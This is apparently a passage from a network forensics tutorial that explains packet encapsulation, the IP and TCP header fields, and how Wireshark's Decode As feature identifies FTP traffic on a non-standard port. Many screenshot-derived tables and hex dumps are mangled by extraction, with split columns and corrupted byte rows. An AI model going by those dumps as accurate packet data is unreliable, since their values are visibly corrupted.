From the very first raw data on the wire, to becoming an Ethernet frame, to the IP packet, and further, to the TCP and UDP type, and finally, becoming the application data, the information is encapsulated through various layers. Let's see an example of packet encapsulation:

| No. | Time | Source | Destination | Protocol | Length Info | ^ |
|------|-------------------|----------------------|-------------------|------------------|---|---|
| + | 10 10.602261 | 192.168.1.6 | 54.255.213.29 | HTTP | 678 POST /cloudquery.php HTTP/1.1 | |
| | 11 10.677781 | 54.255.213.29 | 192.168.1.6 | TCP | 54 80 → 58563 [ACK] Seq=1 Ack=872 Win=20352 Len=0 | |
| 4- | 12 10.691350 | 54.255.213.29 | 192.168.1.6 | HTTP | 466 HTTP/1.1 200 OK | |
| | 13 10.692310 | 192.168.1.6 | 54.255.213.29 | TCP | 54 58563 → 80 [FIN, ACK] Seq=872 Ack=413 Win=66304 | |
| | 14 10.694381 | 54.255.213.29 | 192.168.1.6 | TCP | 54 80 → 58563 [FIN, ACK] Seq=413 Ack=872 Win=20352 | _ |
| | 15 10.694539 | 192.168.1.6 | 54.255.213.29 | TCP | 54 58563 → 80 [ACK] Seq=873 Ack=414 Win=66304 Len=0 | |
| L | 16 10.764564 | 54.255.213.29 | 192.168.1.6 | TCP | 54 80 → 58563 [ACK] Seq=414 Ack=873 Win=20352 Len=0 | ~ |
| < | | | | | > | |
| > Fr | ame 12: 466 byte | s on wire (3728 bits |), 466 bytes capt | ured (3728 bit | 5) on interface 0 | |
| > Et | hernet II, Src: 7 | ZioncomE_e7:b0:54 (7 | 8:44:76:e7:b0:54) | , Dst: HonHaiP | _c8:46:df (b0:10:41:c8:46:df) | |
| > In | ternet Protocol \ | Version 4, Src: 54.2 | 55.213.29, Dst: 1 | 92.168.1.6 | | |
| > Tr | ansmission Contro | ol Protocol, Src Por | t: 80, Dst Port: | 58563, Seq: 1, | Ack: 872, Len: 412 | |
| > Hy | pertext Transfer | Protocol | | | | |
| > Da | ta (200 bytes) | | | | | |
| | | | | | | |
| | | | | | | |
| | | | | | | |
| 0000 | b0 10 41 c8 46 | df 78 44 76 e7 b0 | 54 08 00 45 00 | ••A-F-xD v-·T-· | Ε. | ^ |
| 0010 | | 00 33 06 74 31 36 | | | | |
| 0020 | 01 06 00 50 e4 | c3 ee 23 96 cf 70 | b4 71 97 50 18 | ···P···# ··p·q· | p . | |
| 0030 | 00 9f 2c 77 00 | 00 48 54 54 50 2f | 31 2e 31 20 32 | ··,w··HT TP/1.1 | 1 2 | |
| 0040 | 30 30 20 4f 4b | 0d 0a 53 65 72 76 0 | 65 72 3a 20 6e | 00 OK ·· S erver | : n | |
| 0050 | 67 69 6e 78 0d | 0a 44 61 74 65 3a 3 | 20 54 75 65 2c | ginx∴Da te: Tu | ie, | |
| 0060 | 20 31 35 20 4a | 61 6e 20 32 30 31 | 39 20 31 38 3a | 15 Jan 2019 1 | .8: | |
| 0070 | | 20 47 4d 54 0d 0a 4 | | 32:14 GM T Cor | | |
| 0080 | | 70 65 3a 20 61 70 | | nt-Type: appl: | | |
| 0090 | | 6f 63 74 65 74 2d 3 | | tion/oct et-st | | |
| 00a0 | 6d 0d 0a 54 72 | 61 6e 73 66 65 72 3 | 2d 45 6e 63 6f | m∴Trans fer-Er | nco | |
| | | | | | | ~ |

From the preceding example, we can see that on the wire, the packet was only a mere frame that encapsulated Ethernet information containing MAC addresses of both source and destination. The IP header is merely responsible for sending a packet from one endpoint to another, while the TCP header keeps a note of communication between the two endpoints. Finally, we have the data, which is nothing but our layer 7 data, such as HTTP and FTP. We will have a brief look at the IP header structure in the next section.

The Internet Protocol header

As we mentioned the IP header previously, let's see an example of IPv4 packet and break it down in the form of its fields:

- Version: The version contains the format of the IP packet.
- **IP Header Length (IHL)**: Length of the IP packet header. There are generally count of 32-bit words in the packet.

- **Differentiated Services Code Point (DCSP)**: Previously called the TOS, this is usually used for real-time communications.
- **Explicit Congestion Notification (ECN)**: Congestion can be detected through this field.
- **Total Length**: The complete length of the packet, including the data and header.
- **Identification**: For unique packet identification, however if fragmentation occurs, this value will be the same for all fragments
- **Flags**: The flags usually indicate whether the router is allowed to fragment the packets.
- **Fragmentation Offset**: In cases where the fragmentation occurs, this field is used to indicate offset from the start of the datagram itself.
- Time To Live (TTL): The number of devices the packet hops to before it expires.
- **Protocol**: The meat of the packet that describes what protocol is encapsulated within, for example, TCP or UDP or other transport layer protocols.
- Header Checksum: Used for error-detection purposes.
- Source Address: Packet sender.
- Destination Address: Destination of the packet.
- Options: Extra options. Variable length.
- Padding: Adds extra bits to make the packet length a multiple of 32 bits.

Let's expand the IP header part of the packet to see these packet values:

```
    Internet Protocol Version 4, Src: 54.255.213.29, Dst: 192.168.1.6

    0100 .... = Version: 4
     .... 0101 = Header Length: 20 bytes (5)
  ✓ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
       0000 00.. = Differentiated Services Codepoint: Default (0)
       .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
    Total Length: 452
    Identification: 0x0438 (1080)
  ✓ Flags: 0x4000, Don't fragment
       0... .... = Reserved bit: Not set
       .1.. .... = Don't fragment: Set
       ..0. .... = More fragments: Not set
       ...0 0000 0000 0000 = Fragment offset: 0
    Time to live: 51
    Protocol: TCP (6)
    Header checksum: 0x7431 [validation disabled]
    [Header checksum status: Unverified]
    Source: 54.255.213.29
    Destination: 192.168.1.6
```

We can see all the mentioned fields in the IP header for the packet. Throughout our network forensics investigation, we will make use of them from time to time. Let's look at the next layer of encapsulation, which is the TCP header.

The Transmission Control Protocol header

Following our discussion on the IP header for the packet, we captured in Wireshark. Let's check out the TCP header:


```
Transmission Control Protocol, Src Port: 58563, Dst Port: 80, Seq: 248, Ack: 1, Len: 624
   Source Port: 58563
   Destination Port: 80
   [Stream index: 1]
   [TCP Segment Len: 624]
   Sequence number: 248 (relative sequence number)
   [Next sequence number: 872 (relative sequence number)]
  Acknowledgment number: 1 (relative ack number)
  0101 .... = Header Length: 20 bytes (5)
> Flags: 0x018 (PSH, ACK)
  Window size value: 260
   [Calculated window size: 66560]
   [Window size scaling factor: 256]
  Checksum: 0xa117 [unverified]
  [Checksum Status: Unverified]
  Urgent pointer: 0
> [SEQ/ACK analysis]
 > [Timestamps]
   TCP payload (624 bytes)
```

We can see that the TCP header contains the following sections:

- Source Port: The port that generates the packet.
- Destination Port: The port at which the data is addressed for a particular host.
- Sequence number: The first data byte position.
- Acknowledge number: The next data byte the receiving host is expecting.
- Header Length: The length of the Transport layer header in 32-bit words.
- Flags: The control bit field has the following types of values:
 - URG: Prioritize data
 - ACK: Acknowledge received packet
 - PSH: Immediately push data
 - **RST**: Abort a connection
 - SYN: Initiate a connection
 - FIN: Close a connection

- NS ECN-nonce concealment protection
- Congestion Window Reduced (CWR)
- ECE ECN: Echo either indicates that the peer can use ECN (if the SYN flag is set); otherwise, indicates that there is network congestion
- Window: The size/amount of data that can be accepted.
- **Checksum**: Used for finding errors while checking the header, data and pseudoheader
- Urgent pointer: The pointer to the end of the urgent data.
- Options: Additional options.
- **Padding**: For size-matching by padding the header.

Moving further down the packet encapsulation, we can see that we have the TCP payload that contains the HTTP packet:



The HTTP packet

The HTTP packet includes the following:

- **Request Line**: Contains the GET/POST request type or other HTTP options followed by the requested resource, which is cloudquery.php in our case, supported by HTTP/1.1, which is the version of the HTTP protocol.
- **Request Message Headers**: This section contains all the header information, such as general headers, request headers, and entity headers.
- **Message Body**: The sent data to the endpoint, such as files, parameters, and images, is placed here.

In our case, we can see that the data is a POST request type that posts data to the cloudquery.php page on the 54.255.213.29 IP address. We can also see that the data posted contains some file data. We can see the message body:

| File Data: 624 bytes | | | | | | | | | |
|---|--|--|--|--|--|--|--|--|--|
| ✓ MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "RPFRØNdojrPnqpYVIaFk" | | | | | | | | | |
| [Type: multipart/form-data] | | | | | | | | | |
| First boundary:RPFR0NdojrPnqpYVIaFk\r\n | | | | | | | | | |
| ✓ Encapsulated multipart part: | | | | | | | | | |
| Content-Disposition: form-data; name="m"\r\n\r\n | | | | | | | | | |
| ✓ Data (474 bytes) | | | | | | | | | |
| Data: 0a0401d0635e00010000287083ea46e76075c69dea77997c | | | | | | | | | |
| [Length: 474] | | | | | | | | | |
| Last boundary: \r\nRPFR0NdojrPnqpYVIaFk\r\n | | | | | | | | | |
| | | | | | | | | | |
| 0110 2d 2d 2d 2d 52 50 46 52 30 4e 64 6f 6a 72 50 6eRPFR 0NdojrPn 0120 71 70 59 56 49 61 46 6b 0d 0a 43 6f 6e 74 65 6e apYVIaFk ··Conten | | | | | | | | | |
| 0120 71 70 59 56 49 61 46 6b 0d 0a 43 6f 6e 74 65 6e qpYVIaFk ··Conten 0130 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 t-Disposition: f | | | | | | | | | |
| 0140 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 orm-data ; name=" | | | | | | | | | |
| 0150 6d 22 0d 0a 0d 0a 0a 04 01 d0 63 5e 00 01 00 00 m ^{$-1-1-1-1-1-1-1-1-1-1-1-1-1-1-1-1-1-1-1$} | | | | | | | | | |
| 0160 28 70 83 ea 46 e7 60 75 c6 9d ea 77 99 7c a5 bc (p··F·`u ···w·]·· | | | | | | | | | |
| 0170 df 01 f6 f3 4d 4c 62 92 8d 6a a2 61 57 d8 a6 40MLb j.aW@ | | | | | | | | | |
| 0180 5f 28 8c 59 5a 13 9d dd e4 12 75 be f2 3d d1 e9 (.YZu= | | | | | | | | | |
| 0190 29 b6 48 23 8e ab 8c 76 a5 f0 9a 4f bc fb e4 2e).H#+v0 | | | | | | | | | |
| 01a0 e2 1d 65 6a 87 bf cc 7a d5 30 b0 ee 24 3a 8d f2ejz .0\$: | | | | | | | | | |
| 01b0 f6 55 24 6c 2e 03 6d ab 51 a7 56 f6 22 97 cd 4c •U\$1.·m• Q·V·"··L | | | | | | | | | |
| 01c0 e6 b2 ab 63 3c ea 76 55 45 4a ca 90 40 08 a5 4f ···c<·vU EJ··@··O | | | | | | | | | |
| 01d0 95 f5 e8 5d 83 90 46 ca 5a a4 be 60 7e 4f d1 0e ···]··F· Z··`~O·· | | | | | | | | | |
| 01e0 4a e6 f0 32 7d 2e 4d 10 f8 f9 ff 1c 49 61 cd a8 J··2}.M· ····Ia·· | | | | | | | | | |
| 01f0 86 17 84 4a 8d 3f 88 22 0f f2 6d f4 5e 8b 2d fe J.?." | | | | | | | | | |
| 0200 0a 45 72 2f 14 0d 15 45 54 a8 01 47 2f 68 f1 a4 ·Er/···E T··G/h·· 0210 b8 a0 68 b6 64 af 2b 04 a2 28 41 47 cd 7e 6c f3 ··h·d·+· ·(AG·~l· | | | | | | | | | |
| 0210 by a0 by b0 b4 at 20 04 at 28 41 47 cd 7e bc t3 \cdots h d t \cdots (AG \sim 1) 0220 38 35 e3 a0 00 35 05 f6 ba 1f 1b 07 45 1a 20 98 85 \cdots 5 \cdots \cdots E \cdots | | | | | | | | | |
| 0220 58 55 25 40 00 55 05 10 ba 11 10 07 45 14 20 98 855E. | | | | | | | | | |
| 0240 ca cb 6e 30 c7 e4 79 3c 6e 52 07 50 3d 05 01 a0 $\cdot\cdot$ n0 $\cdot\cdot$ y< nR·P= $\cdot\cdot\cdot$ | | | | | | | | | |
| 0250 f2 98 da ea 1e ec 1b d3 c4 4d bd d3 55 ef f9 08 | | | | | | | | | |
| 0260 43 7b 68 52 3c 95 4f e0 1d 16 0d 35 9a e9 6a 63 C{hR<-05jc | | | | | | | | | |
| 0270 08 47 a4 0e fe 34 de f6 f7 97 f2 99 fc be 71 f9 .64q. | | | | | | | | | |
| | | | | | | | | | |

We can see that the data being sent looks gibberish. We will see more on the decryption, decoding, and decompression of data in the upcoming chapters.

So far, we saw how a frame on the wire encapsulated a variety of data meant for the various layers of the TCP/IP model. We also saw how a frame jolted down right to the HTTP request that contained some encrypted data. Let's move further and figure out what is sometimes referred to as **unknown protocols** and how to make them recognizable in Wireshark.

Analyzing packets on TCP

The reason of the world moving majorly onto the techniques such as DPI is the recognition of protocols on a non-standard port as well. Consider a scenario where an FTP server is listening on port 10008, which is a non-standard FTP port, or where an attacker infiltrated the network and is using port 443 to listen to FTP packets. How would you recognize that the HTTP port is used for FTP services? DPI allows that and discovers what lies inside the packet rather than just identifying the type of service based on the port numbers. Let's see an example of a capture file:

| No. | | Time | Source | Destination | Protocol | Length Info |
|--------|--------|----------------|-----------------------|-----------------------|-----------|--|
| | 2874 | 219.601596 | 192.168.1.8 | 192.168.1.6 | TCP | 54 55695 → 10008 [ACK] Seq=6 Ack=193 Win=14720 Len=0 |
| | 2875 | 219.601601 | 192.168.1.6 | 192.168.1.8 | TCP | 112 10008 → 55695 [PSH, ACK] Seq=193 Ack=6 Win=525568 Len=58 |
| | 2876 | 219.601682 | 192.168.1.8 | 192.168.1.6 | TCP | 54 55695 → 10008 [ACK] Seq=6 Ack=251 Win=14720 Len=0 |
| | 2877 | 219.601693 | 192.168.1.6 | 192.168.1.8 | TCP | 112 10008 → 55695 [PSH, ACK] Seq=251 Ack=6 Win=525568 Len=58 |
| | 2878 | 219.601751 | 192.168.1.8 | 192.168.1.6 | TCP | 54 55695 → 10008 [ACK] Seq=6 Ack=309 Win=14720 Len=0 |
| | 2879 | 219.601781 | 192.168.1.6 | 192.168.1.8 | TCP | 112 10008 → 55695 [PSH, ACK] Seq=309 Ack=6 Win=525568 Len=58 |
| | 2880 | 219.601872 | 192.168.1.6 | 192.168.1.8 | TCP | 112 10008 → 55695 [PSH, ACK] Seq=367 Ack=6 Win=525568 Len=58 |
| | 2881 | 219.601935 | 192.168.1.8 | 192.168.1.6 | TCP | 54 55695 → 10008 [ACK] Seq=6 Ack=367 Win=14720 Len=0 |
| | 2882 | 219.601965 | 192.168.1.6 | 192.168.1.8 | TCP | 112 10008 → 55695 [PSH, ACK] Seq=425 Ack=6 Win=525568 Len=58 |
| | 2883 | 219.602002 | 192.168.1.8 | 192.168.1.6 | TCP | 54 55695 → 10008 [ACK] Seq=6 Ack=425 Win=14720 Len=0 |
| | 2884 | 219.602062 | 192.168.1.8 | 192.168.1.6 | TCP | 54 55695 → 10008 [ACK] Seq=6 Ack=483 Win=14720 Len=0 |
| | 2885 | 219.602063 | 192.168.1.6 | 192.168.1.8 | TCP | 112 10008 → 55695 [PSH, ACK] Seq=483 Ack=6 Win=525568 Len=58 |
| | 2886 | 219.602119 | 192.168.1.8 | 192.168.1.6 | TCP | 54 55695 → 10008 [ACK] Seq=6 Ack=541 Win=14720 Len=0 |
| | 2887 | 219.602165 | 192.168.1.6 | 192.168.1.8 | TCP | 63 10008 → 55695 [PSH, ACK] Seq=541 Ack=6 Win=525568 Len=9 |
| | 2888 | 219.602248 | 192.168.1.6 | 192.168.1.8 | TCP | 76 10008 → 55695 [PSH, ACK] Seq=550 Ack=6 Win=525568 Len=22 |
| | 2889 | 219.602298 | 192.168.1.8 | 192.168.1.6 | TCP | 54 55695 → 10008 [ACK] Seq=6 Ack=550 Win=14720 Len=0 |
| | 2890 | 219.602353 | 192.168.1.8 | 192.168.1.6 | TCP | 54 55695 → 10008 [ACK] Seq=6 Ack=572 Win=14720 Len=0 |
| | 2891 | 220.746771 | 173.249.4.73 | 192.168.1.6 | UDP | 139 6949 → 28236 Len=97 |
| | 2892 | 220.747425 | 192.168.1.6 | 173.249.4.73 | UDP | 379 28236 → 6949 Len=337 |
| | 2893 | 220.804078 | 173.249.4.73 | 192.168.1.6 | UDP | 139 6949 → 28236 Len=97 |
| | 2894 | 220.804546 | 192.168.1.6 | 173.249.4.73 | UDP | 379 28236 → 6949 Len=337 |
| | [Che | ecksum Status: | Unverified] | | | |
| | Urge | ent pointer: 0 | | | | |
| | > [SEQ | Q/ACK analysis |] | | | |
| | ✓ [Tin | nestamps] | - | | | |
| | - [| Time since fi | rst frame in this TCP | stream: 14.787852000 | seconds] | |
| | ī | Time since pro | evious frame in this | TCP stream: 0.0000110 | 00 second | s] |
| | тср | payload (58 b | ytes) | | | |
| \sim | Data (| 58 bytes) | | | | |
| | Data | a: 2020204c495 | 354202020524553542020 | 2043445550202020 | | |
| | [Ler | ngth: 58] | | | | |
| | - | | | | | |

From the preceding screenshot, we cannot exactly figure out the type of application layer the TCP packets are referring to. However, if we look closely in the data of the packet, to our surprise, we have the following:

| 0000 | 00 | 0c | 29 | 27 | 40 | 08 | b0 | 10 | 41 | с8 | 46 | df | 08 | 00 | 45 | 00 | ···)'@···· A·F····E· |
|------|------------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----------------------|
| 0010 | 00 | 62 | 41 | 04 | 40 | 00 | 40 | 06 | 76 | 33 | c0 | a8 | 01 | 06 | c0 | a8 | •bA•@•@• v3••••• |
| 0020 | 01 | 08 | 27 | 18 | d9 | 8f | 67 | 72 | 47 | 46 | 7f | 13 | 8e | b1 | 50 | 18 | ···'···gr GF····P· |
| 0030 | 0 8 | 05 | e4 | e4 | 00 | 00 | 20 | 20 | 20 | 4c | 49 | 53 | 54 | 20 | 20 | 20 | ····· LIST |
| 0040 | 52 | 45 | 53 | 54 | 20 | 20 | 20 | 43 | 44 | 55 | 50 | 20 | 20 | 20 | 52 | 45 | REST C DUP RE |
| 0050 | 54 | 52 | 20 | 20 | 20 | 53 | 54 | 4f | 52 | 20 | 20 | 20 | 53 | 49 | 5a | 45 | TR STO R SIZE |
| 0060 | 20 | 20 | 20 | 44 | 45 | 4c | 45 | 20 | 20 | 20 | 52 | 4d | 44 | 20 | 0d | 0a | DELE RMD · · |

We can see that the decoded data contains a list of FTP commands. This means that the protocol is FTP, but the reason for Wireshark not decoding the protocol is again the same reason some firewalls and traffic analyzers make use of port numbers to identify protocols rather than looking inside and finding what matters the most, and that is the sole reason DPI is required. However, let's look at ways we can decode what's being sent and try to decode it back to FTP:

| 5 0.002061 | 192.168.1.6 | 192.168.1.8 | | | PSH, ACK] Seq=43 Ack=1 Win=525568 Len=45 |
|--------------|-------------|-------------|--------------------------|--------------|--|
| 6 0.002104 | 192.168.1.8 | 192.168.1.6 | Mark/Unmark Packet | Ctrl+M | CK] Seq=1 Ack=43 Win=14720 Len=0 |
| 7 0.002144 | 192.168.1.6 | 192.168.1.8 | Ignore/Unignore Packet | Ctrl+D | SH, ACK] Seq=88 Ack=1 Win=525568 Len=61 |
| 8 0.002176 | 192.168.1.8 | 192.168.1.6 | Set/Unset Time Reference | Ctrl+T | CK] Seq=1 Ack=88 Win=14720 Len=0 |
| 9 0.002233 | 192.168.1.8 | 192.168.1.6 | Time Shift | Ctrl+Shift+T | CK] Seq=1 Ack=149 Win=14720 Len=0 |
| 10 14.787351 | 192.168.1.8 | 192.168.1.6 | Packet Comment | Ctrl+Alt+C | SH, ACK] Seq=1 Ack=149 Win=14720 Len=5 |
| 11 14.787609 | 192.168.1.6 | 192.168.1.8 | | | SH, ACK] Seq=149 Ack=6 Win=525568 Len=44 |
| 12 14.787755 | 192.168.1.8 | 192.168.1.6 | Edit Resolved Name | | CK] Seq=6 Ack=193 Win=14720 Len=0 |
| 13 14.787760 | 192.168.1.6 | 192.168.1.8 | Apply as Filter | • | SH, ACK] Seq=193 Ack=6 Win=525568 Len=58 |
| 14 14.787841 | 192.168.1.8 | 192.168.1.6 | Prepare a Filter | • | CK] Seq=6 Ack=251 Win=14720 Len=0 |
| 15 14.787852 | 192.168.1.6 | 192.168.1.8 | Conversation Filter | • | SH, ACK] Seq=251 Ack=6 Win=525568 Len=58 |
| 16 14.787910 | 192.168.1.8 | 192.168.1.6 | Colorize Conversation | , | CK] Seq=6 Ack=309 Win=14720 Len=0 |
| 17 14.787940 | 192.168.1.6 | 192.168.1.8 | SCTP | | SH, ACK] Seq=309 Ack=6 Win=525568 Len=58 |
| 18 14.788031 | 192.168.1.6 | 192.168.1.8 | | | SH ACK1 Sog-267 Ack-6 Win-525568 Len=58 |
| 19 14.788094 | 192.168.1.8 | 192.168.1.6 | Follow | | TCP Stream Ctrl+Alt+Shift+T n=0 |
| 20 14.788124 | 192.168.1.6 | 192.168.1.8 | Сору | • | UDP Stream Ctrl+Alt+Shift+U 568 Len=58 |

Let's try following the TCP stream by right-clicking a packet and checking out the TCP stream:

Wireshark · Follow TCP Stream (tcp.stream eq 0) · FTP- Unknown-56.pcap 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ help 214-The following commands are recognized: OUIT PWD PASV TYPE USER PASS CWD PORT REST CDUP DELE LIST RETR STOR SIZE RMD MKD RNFR RNTO ABOR SYST NOOP APPE NLST XCUP XMKD NOP EPSV MDTM XPWD XRMD EPRT AUTH ADAT PBSZ PROT FEAT MODE OPTS HELP ALLO MLST MLSD SITE P@SW STRU CLNT MEMT HASH 214 Have a nice day. USER local 331 Password required for local PASS 12345 230 Logged on list 503 Bad sequence of commands. CWD 250 Broken client detected, missing argument to CWD. "/" is current directory. pwd 257 "/" is current directory. dit 500 Syntax error, command unrecognized. dir 500 Syntax error, command unrecognized. LIST 503 Bad sequence of commands.

We can see that the TCP stream displays various types of FTP details, such as commands issued. However, this is not what we need. We need a mechanism to force Wireshark into decoding this data once and for all. Let's have another look at the packet:

| | 5 0.002061 | 192.168.1.6 | 192.168.1.8 | TCP | 99 10008 → 55695 [PSH, ACK] Seq=43 Ack=1 Win=525568 Len=45 |
|---|---|--------------------|-------------------------|------------|---|
| | 6 0.002104 | 192.168.1.8 | 192.168.1.6 | TCP | 54 55695 → 10008 [ACK] Seq=1 Ack=43 Win=14720 Len=0 |
| | 7 0.002144 | 192.168.1.6 | 192.168.1.8 | TCP | 115 10008 → 55695 [PSH, ACK] Seq=88 Ack=1 Win=525568 Len=61 |
| | 8 0.002176 | 192.168.1.8 | 192.168.1.6 | TCP | 54 55695 → 10008 [ACK] Seq=1 Ack=88 Win=14720 Len=0 |
| | 9 0.002233 | 192.168.1.8 | 192.168.1.6 | TCP | 54 55695 → 10008 [ACK] Seq=1 Ack=149 Win=14720 Len=0 |
| | 10 14.787351 | 192.168.1.8 | 192.168.1.6 | TCP | 59 55695 → 10008 [PSH, ACK] Seq=1 Ack=149 Win=14720 Len=5 |
| | 11 14.787609 | 192.168.1.6 | 192.168.1.8 | TCP | 98 10008 → 55695 [PSH, ACK] Seq=149 Ack=6 Win=525568 Len=44 |
| | 12 14.787755 | 192.168.1.8 | 192.168.1.6 | TCP | 54 55695 → 10008 [ACK] Seq=6 Ack=193 Win=14720 Len=0 |
| | 13 14.787760 | 192.168.1.6 | 192.168.1.8 | TCP | 112 10008 → 55695 [PSH, ACK] Seq=193 Ack=6 Win=525568 Len=58 |
| | 14 14.787841 | 192.168.1.8 | 192.168.1.6 | TCP | 54 55695 → 10008 [ACK] Seq=6 Ack=251 Win=14720 Len=0 |
| | 15 14.787852 | 192.168.1.6 | 192.168.1.8 | TCP | 112 10008 → 55695 [PSH, ACK] Seq=251 Ack=6 Win=525568 Len=58 |
| | 16 14.787910 | 192.168.1.8 | 192.168.1.6 | TCP | 54 55695 → 10008 [ACK] Seq=6 Ack=309 Win=14720 Len=0 |
| | 17 1/ 7879/0 | 192 168 1 6 | 192 168 1 8 | тср | 112 10008 - 55695 [PSH _ ACK] Seg-309 Ack-6 Win-525568 Len-58 |
| | > Frame 5: 99 bytes o | on wire (792 bits) | , 99 bytes captured (79 | 02 bits) | |
| L | > Ethernet II, Src: H | HonHaiPr_c8:46:df | (b0:10:41:c8:46:df), Ds | st: Vmware | _27:40:08 (00:0c:29:27:40:08) |
| | > Internet Protocol \ | Version 4, Src: 19 | 2.168.1.6, Dst: 192.168 | 3.1.8 | |
| • | Transmission Contro | ol Protocol, Src P | ort: 10008, Dst Port: 5 | 55695, Seq | 1: 43, Ack: 1, Len: 45 |
| | Source Port: 100 | 008 | | | |
| | Destination Port | t: 55695 | | | |

We can see that the source port is 10008 for the data that originated from the FTP server. Let's quickly note that down. Next, we need to decode this into FTP; we can use the **Decode As...**, a feature of Wireshark:

| 📕 FTP | - Unknown-56.pcap | | | | | | | | | |
|---------|--|------------------------------------|----------------------------|----------------|-----------------------|---|--|--|--|--|
| _ | | oture Analyze Statisti | s Telephony Wireless | Tools Help | | | | | | |
| | | | | | | | | | | |
| | | | | • | | | | | | |
| <u></u> | y a display filter <ctrl-)< td=""><td></td><td>Wacros</td><td></td><td></td><td></td></ctrl-)<> | | Wacros | | | | | | | |
| No. | Time | So Apply as Coli | ımn Ctrl+Shift+I | Protocol | Length Info | | | | | |
| _ | 1 0.000000 | 19 Apply as Filte | r 🔸 | TCP | | [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=2218127 TS | | | | |
| | 2 0.000107 | 19 Prepare a Filt | er 🔸 | TCP | | [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM= | | | | |
| | 3 0.000368 | 19 Conversation | Filter • | TCP | | [ACK] Seq=1 Ack=1 Win=14720 Len=0 | | | | |
| | 4 0.001952 | 19 10 Enabled Prot | ocols Ctrl+Shift+E | TCP | | [PSH, ACK] Seq=1 Ack=1 Win=525568 Len=42 | | | | |
| | 5 0.002061 | 19 | CUT+SHITE | TCP | | [PSH, ACK] Seq=43 Ack=1 Win=525568 Len=45 | | | | |
| | 6 0.002104 | 19 Decode As | | TCP | | [ACK] Seq=1 Ack=43 Win=14720 Len=0 | | | | |
| | 7 0.002144 | 19 Reload Lua P | ugins Ctrl+Shift+L | TCP | | [PSH, ACK] Seq=88 Ack=1 Win=525568 Len=61 | | | | |
| | 8 0.002176 | 19 SCTP | • | TCP | | [ACK] Seq=1 Ack=88 Win=14720 Len=0 | | | | |
| | 9 0.002233 | 19 Follow | , | TCP | | [ACK] Seq=1 Ack=149 Win=14720 Len=0 | | | | |
| | 10 14.787351 | 19 | | TCP | | [PSH, ACK] Seq=1 Ack=149 Win=14720 Len=5 | | | | |
| | 11 14.787609 19 Show Packet Bytes Ctrl+Shift+O TCP 98 10008 → 55695 [PSH, ACK] Seq=149 Ack=6 Win=14720 Len=44 12 14.787755 19 Evnert Information TCP 54 55695 → 10008 [ACK] Seq=149 Ack=6 Win=14720 Len=64 | | | | | | | | | |
| | 12 14.787755 | 19 Expert Inform 192, 168, 1, 6 | | TCP TCP | | | | | | |
| | 13 14.787760 14 14.787841 | 192.168.1.8 | 192.168.1.8 192.168.1.6 | TCP | | [PSH, ACK] Seq=193 Ack=6 Win=525568 Len=58 [ACK] Seq=6 Ack=251 Win=14720 Len=0 | | | | |
| | 15 14.787852 | 192.168.1.6 | 192.168.1.8 | ТСР | | [PSH, ACK] Seg=251 Ack=6 Win=525568 Len=58 | | | | |
| | 16 14.787910 | 192.168.1.8 | 192.168.1.6 | ТСР | | [ACK] Seq=6 Ack=309 Win=14720 Len=0 | | | | |
| | 17 14.787940 | 192.168.1.6 | 192.168.1.8 | ТСР | | [PSH, ACK] Seq=309 Ack=6 Win=14720 Len=0 | | | | |
| 2 E | | | | | 112 10000 / 55055 | 11511, Ack1 500=505 Ack=0 W11=525508 Ech=58 | | | | |
| | | | , 74 bytes captured | | r c8:46:df (b0:10:41: | -0.46.40 | | | | |
| | | | 2.168.1.8, Dst: 192 | | n_co.40.ur (00.10.41. | | | | | |
| | | | ort: 55695, Dst Por | | A len: A | | | | | |
| | Source Port: 556 | | , osc rol | c. 10000, 3Eq. | 0, LEII. 0 | | | | | |
| | Destination Port | | | | | | | | | |
| | [Stream index: 0 | | | | | | | | | |
| | [TCP Segment Ler | - | | | | | | | | |
| | Sequence number: | | quence number) | | | | | | | |
| 1 | [Next sequence r | | ive sequence number | ·)] | | | | | | |
| | Acknowledgment r | | | | | | | | | |
| 1 | $1010 \dots = \text{Header Length: 40 bytes (10)}$ | | | | | | | | | |
| | > Flags: 0x002 (SYN) | | | | | | | | | |
| | Window size value: 14600 | | | | | | | | | |
| | [Calculated window size: 14600] | | | | | | | | | |
| 0000 | 0000 b0 10 41 c8 46 df b0 10 41 c8 46 df 08 00 45 00 ···A·F···A·F···E· | | | | | | | | | |
| | | | | | | | | | | |
| | | 18 7f 13 8e ab 0 | | | | | | | | |
| 0030 | 39 08 a4 81 00 | 00 02 04 05 b4 04 | 02 08 0a 00 21 | | 1 | | | | | |
| 0040 | d8 8f 00 00 00 | 00 01 03 03 07 | | | | | | | | |

As soon as we press the **Decode as...** button, we get the following popup on the screen:

| 🧲 Wireshark · Decode A | ۱S | | | ? | × |
|------------------------|-------|------|-----------------|------|---|
| Field | Value | Туре | Default Current | | |
| | | | | | |
| | | | | | |
| + – Pa | | | | | |
| | | ОК | Save Cancel | Help |) |

Let's click on the + button, which will populate the following entry:

| Wiresh | nark∙De | ecode As | | | | | | | | ? | 2 | \times |
|----------|---------|------------------|---------|--------|----|----|------|---|--------|---|------|----------|
| Field | Value | Туре | Default | Currer | nt | | | | | | | |
| TCP port | 55695 | Integer, base 10 | (none) | (none) |) | | | | | | | |
| | | | | | | | | | | | | |
| + - | Φ | | | | | | | 1 | | | | |
| | | | | | | ОК | Save | | Cancel | | Help | |

Since the originating port was 10008, let's modify the value to 10008 from 55695 and **Current** to **FTP**, as follows:

| 【 Wireshark · Deo | code As | | | | | | ? | \times |
|-------------------|---------|-------------|-------|---------|---------|--------|----|----------|
| Field | Value | Туре | | Default | Current | | | |
| TCP port | 10008 | Integer, ba | se 10 | (none) | FTP | | | |
| | | | | | | | | |
